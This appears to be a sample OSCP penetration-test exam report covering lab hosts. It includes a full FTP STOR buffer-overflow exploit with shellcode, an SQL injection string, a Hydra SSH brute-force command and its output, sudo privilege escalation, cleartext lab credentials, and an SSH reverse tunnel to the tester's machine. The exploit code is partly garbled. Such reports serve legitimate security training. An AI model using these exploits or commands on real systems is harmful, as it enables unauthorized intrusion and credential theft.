OffSec Certified Professional

Exam Report

OSID: OS-XXXXX
student@example.com

September 30, 2025

v2.0

Table of Contents

1 OffSec Certified Professional Exam Report

1.1 Introduction

The OffSec Certified Professional exam report contains all efforts that were conducted in order to pass the OffSec Certified Professional exam. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the OffSec Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the OffSec Lab and Exam network. The student is tasked with following a methodical approach to obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you in the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

John Doe (OS-XXXXX) was tasked with performing an internal penetration test towards Offensive Security Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal lab systems – the THINC.local domain. John Doe's (OS-XXXXX) overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, John Doe (OS-XXXXX) was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, John Doe (OS-XXXXX) had administrative level access to multiple systems. All systems were successfully exploited and access granted.

2.1 Recommendations

John Doe (OS-XXXXX) recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

John Doe (OS-XXXXX) utilized a widely adopted approach to perform penetration testing that is effective in testing how well the Offensive Security Labs and Exam environments are secure. Below is a breakout of how John Doe (OS-XXXXX) was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, John Doe (OS-XXXXX) was tasked with exploiting the lab and exam network. The specific IP addresses were:

Exam Network:

- 172.16.203.133
- 172.16.203.134
- 172.16.203.135
- 172.16.203.136

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, John Doe (OS-XXXXX) was able to successfully gain access to 10 out of the 50 systems.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

John Doe (OS-XXXXX) added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, John Doe (OS-XXXXX) removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Independent Challenges

4.1 Target #1 (172.16.203.134)

Severity: Critical

4.1.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
172.16.203.134	**TCP:** 22, 79, 80, 105, 106, 110, 135, 139, 143, 445, 2224, 3306, 3389

FTP Enumeration Upon manual enumeration of the available FTP service, John noticed it was running an outdated version 2.3.4 that is prone to the remote buffer overflow vulnerability.

4.1.2 Initial Access

Vulnerability Explanation: Ability Server 2.34 is subject to a buffer overflow vulnerability in STOR field. Attackers can use this vulnerability to cause arbitrary remote code execution and take completely control over the system.

Vulnerability Fix: The publishers of the Ability Server have issued a patch to fix this known issue. It can be found here: *http://www.code-crafters.com/abilityserver/*

Steps to reproduce the attack: The operating system was different from the known public exploit. A rewritten exploit was needed in order for successful code execution to occur. Once the exploit was rewritten, a targeted attack was performed on the system which gave John full administrative access over the system.

Proof of Concept Code:

```
###################################
# Ability Server 2.34 FTP STOR Buffer Overflow # Advanced, secure and easy to use FTP Server.
# 21 Oct 2004 - muts ###################################
# D:\BO>ability-2.34-ftp-stor.py ###################################
# D:\data\tools>nc -v 127.0.0.1 4444
# localhost [127.0.0.1] 4444 (?) open
# Microsoft Windows XP [Version 5.1.2600]
# (C) Copyright 1985-2001 Microsoft Corp.
# D:\Program Files\abilitywebserver> ###################################

import ftplib
from ftplib import FTP
import struct

print "\n\n################################"
print "\nAbility Server 2.34 FTP STOR buffer Overflow" print "\nFor Educational Purposes
Only!\n"
print "###################################"
```

```
# Shellcode taken from Sergio Alvarez's "Win32 Stack Buffer Overflow Tutorial"
sc = "\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\xe0\x66"
sc += "\x1c\xc2\x83\xeb\xfc\xe2\xf4\x1c\x8e\x4a\xc2\xe0\x66\x4f\x97\xb6"
sc += "\x1a\x38\xd6\x95\x87\x97\x98\xc4\x67\xf7\xa4\x6b\x6a\x57\x49\xba"
sc += "\x7a\x1d\x29\x6b\x62\x97\xc3\x08\x8d\x1e\xf3\x20\x39\x42\x9f\xbb"
sc += "\xa4\x14\xc2\xbe\x0c\x2c\x9b\x84\xed\x05\x49\xbb\x6a\x97\x99\xfc"
sc += "\xed\x07\x49\xbb\x6e\x4f\xaa\x6e\x28\x12\x2e\x1f\xb0\x95\x05\x61"
sc += "\x8a\x1c\xc3\xe0\x66\x4b\x94\xb3\xef\xf9\x2a\xc7\x66\x1c\xc2\x70"
sc += "\x67\x1c\xc2\x56\x7f\x04\x25\x44\x7f\x6c\x2b\x05\x2f\x9a\x8b\x44"
sc += "\x7c\x6c\x05\x44\xcb\x32\x2b\x39\x6f\xe9\x6f\x2b\x8b\xe0\xf9\xb7"
sc += "\x35\x2e\x9d\xd3\x54\x1c\x99\x6d\x2d\x3c\x93\x1f\xb1\x95\x1d\x69"
sc += "\xa5\x91\xb7\xf4\x0c\x1b\x9b\xb1\x35\xe3\xf6\x6f\x99\x49\xc6\xb9"
sc += "\xef\x18\x4c\x02\x94\x37\xe5\xb4\x99\x2b\x3d\xb5\x56\x2d\x02\xb0"
sc += "\x36\x4c\x92\xa0\x36\x5c\x92\x1f\x33\x30\x4b\x27\x57\xc7\x91\xb3"
sc += "\x0e\x1e\xc2\xf1\x3a\x95\x22\x8a\x76\x4c\x95\x1f\x33\x38\x91\xb7"
sc += "\x99\x49\xea\xb3\x32\x4b\x3d\xb5\x46\x95\x05\x88\x25\x51\x86\xe0"
sc += "\xef\xff\x45\x1a\x57\xdc\x4f\x9c\x42\xb0\xa8\xf5\x3f\xef\x69\x67"
sc += "\x9c\x9f\x2e\xb4\xa0\x58\xe6\xf0\x22\x7a\x05\xa4\x42\x20\xc3\xe1"
sc += "\xef\x60\xe6\xa8\xef\x60\xe6\xac\xef\x60\xe6\xb0\xeb\x58\xe6\xf0"
sc += "\x32\x4c\x93\xb1\x37\x5d\x93\xa9\x37\x4d\x91\xb1\x99\x69\xc2\x88"
sc += "\x14\xe2\x71\xf6\x99\x49\xc6\x1f\xb6\x95\x24\x1f\x13\x1c\xaa\x4d"
sc += "\xbf\x19\x0c\x1f\x33\x18\x4b\x23\x0c\xe3\x3d\xd6\x99\xcf\x3d\x95"
sc += "\x66\x74\x32\x6a\x62\x43\x3d\xb5\x62\x2d\x19\xb3\x99\xcc\xc2"

# Change RET address if need be.
buffer = '\x41'*966+struct.pack('<L', 0x7C2FA0F7)+'\x42'*32+sc # RET Windows 2000 Server SP4

#buffer = '\x41'*970+struct.pack('<L', 0x7D17D737)+'\x42'*32+sc # RET Windows XP SP2 try:

# Edit the IP, Username and Password.
ftp = FTP('127.0.0.1')
ftp.login('ftp','ftp')
print "\nEvil Buffer sent..."
print "\nTry connecting with netcat to port 4444 on the remote machine." except:
print "\nCould not Connect to FTP Server."

try:
ftp.transfercmd("STOR " + buffer)
except:
print "\nDone."
```

4.1.3 Privilege Escalation

Vulnerability Explation: After establishing a foothold on target, John noticed there were several applications running locally, one of them, a custom web application on port 80 was prone to SQL Injection attacks. Using Chisel for port forwarding, John was able to access the web application. When performing the penetration test, John noticed error-based MySQL Injection on the taxid query string parameter. While enumerating table data, John was able to successfully extract the database root account login and password credentials that were unencrypted that also matched username and password accounts for the administrative user account on the system and John was able to log in remotely using RDP. This allowed for a successful breach of the operating system as well as all data contained on the system.

Vulnerability Fix: Since this is a custom web application, a specific update will not properly solve this issue. The application will need to be programmed to properly sanitize user-input data, ensure that the user is running off of a limited user account, and that any sensitive data stored within the SQL database is properly encrypted. Custom error messages are highly recommended, as it becomes more challenging for the attacker to exploit a given weakness if errors are not being presented back to them.

Steps to reproduce the attack:

```
SELECT * FROM login WHERE id = 1 or 1=1 AND user LIKE “%root%"
```

5 Active Directory Set

5.1 Ajla (10.4.4.10)

Severity: Critical

5.1.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
10.4.4.10	**TCP:** 22, 80
10.5.5.20	**TCP:** 135, 139, 445, 3389
10.5.5.30	**TCP:** 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389


5.1.2 Initial Access

Vulnerability Explation: The user account on the Ajla host was protected by a trivial password that was cracked within 5 minutes of brute-forcing.

Vulnerability Fix: The SSH service should be configured to not accept password-based logins and the user account itself should contain a unique password not contained in the publicly available wordlists.

Steps to reproduce the attack: from the initial service scan John discovered that this host is called Ajla. After adding the target's IP to the /etc/hosts file, the Hydra tool was run against the SSH service using the machine's DNS name instead of its IP. With the extracted password at hand John was able to log in as ajla using SSH.

```
└─$ hydra -l ajla -P /home/kali/rockyou.txt -T 20 sandbox.local ssh
```




```
┌─(kali㉿kali)-[~/Desktop]
└─$ hydra -l ajla -P /home/kali/rockyou.txt -T 20 sandbox.local ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do n
 
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-
[WARNING] Many SSH configurations limit the number of parallel tasks
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login t
[DATA] attacking ssh://sandbox.local:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 14344224 to do in 13
[STATUS] 112.67 tries/min, 338 tries in 00:03h, 14344063 to do in 21
[22][ssh] host: sandbox.local   login: ajla   password: simple
1 of 1 target successfully completed, 1 valid password found
```

5.1.3 Privilege Escalation

Vulnerability Explanation: sudo group allows any user in this group to escalate privileges to the root if they know the user's password.

Vulnerability Fix: The SSH service should be configured to not accept password-based logins and the user account itself should contain a unique password not contained in the publicly available wordlists.


Steps to reproduce the attack: John spotted that the ajla user was a member of the sudo group immediately upon logging in and using the “id” command. And knowing user’s password, he only needed to use a single command “sudo su” in order to obtain a root shell.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh ajla@sandbox.local
ajla@sandbox.local's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

318 packages can be updated.
205 updates are security updates.


Last login: Thu Jan 13 19:59:58 2022 from 192.168.119.164
ajla@ajla:~$ id
uid=1000(ajla) gid=1000(ajla) groups=1000(ajla),4(adm),24(cdrom),27(sudo),
ajla@ajla:~$ sudo su
[sudo] password for ajla:
root@ajla:/home/ajla# whoami
root
```


5.1.4 Post-Exploitation

System Proof Screenshot:



```
root@ajla:~# cat proof.txt
5e584c05f32741226abdf0dd3356e4dc
root@ajla:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:bf:7b:9c brd ff:ff:ff:ff:ff:ff
    inet 10.4.4.10/24 brd 10.4.4.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:febf:7b9c/64 scope link
       valid_lft forever preferred_lft forever
root@ajla:~# █
```

After collecting the proof files and establishing a backdoor using SSH, John began the enumeration of the filesystem for the presence of interesting files. He noticed that there was a mounted share originating from the 10.5.5.20 IP. Inspecting a custom sysreport.ps1 script in the /mnt/scripts directory he found cleartext credentials for the “sandbox\alex” user. Taking into consideration the type of scripts in this directory and the username structure, it seems that the “Poultry” host is a part of the Active Directory environment.



```
root@ajla:/mnt/scripts# cat sysreport.ps1
# find a better way to automate this
$username = "sandbox\alex"
$pwdTxt = "Ndawc*nRoqkC+haZ"
$securePwd = $pwdTxt | ConvertTo-SecureString
$credObject = New-Object System.Management.Automation.PSCredential -ArgumentList $username, $securePwd

# Enable remote management on Poultry
$remoteKeyParams = @{
ComputerName = "POULTRY"
Path = 'HKLM:\SOFTWARE\Microsoft\WebManagement\Server'
Name = 'EnableRemoteManagement'
Value = '1'

Set-RemoteRegistryValue @remoteKeyParams -Credential $credObject
```

John began the lateral movement by establishing a reverse dynamic port forwarding using SSH. First, he generated a new pair of SSH keys and added those to the authorized_keys file on his Kali VM, then he just needed to issue a single SSH port forwarding command:

```
└─$ ssh-keygen -t rsa -N ‘’ -f \~/.ssh/key

└─$ ssh -f -N -R 1080 -o “UserKnownHostsFile=/dev/null” -o “StrictHostKeyChecking=no” -I key
<kali@192.168.119.164>
```

With the dynamic reverse tunnel established, John only needed to edit the /etc/proxychains.conf to use the port 1080.

End of Report

This report was rendered by [SysReptor](https://docs.sysreptor.com/) with ♥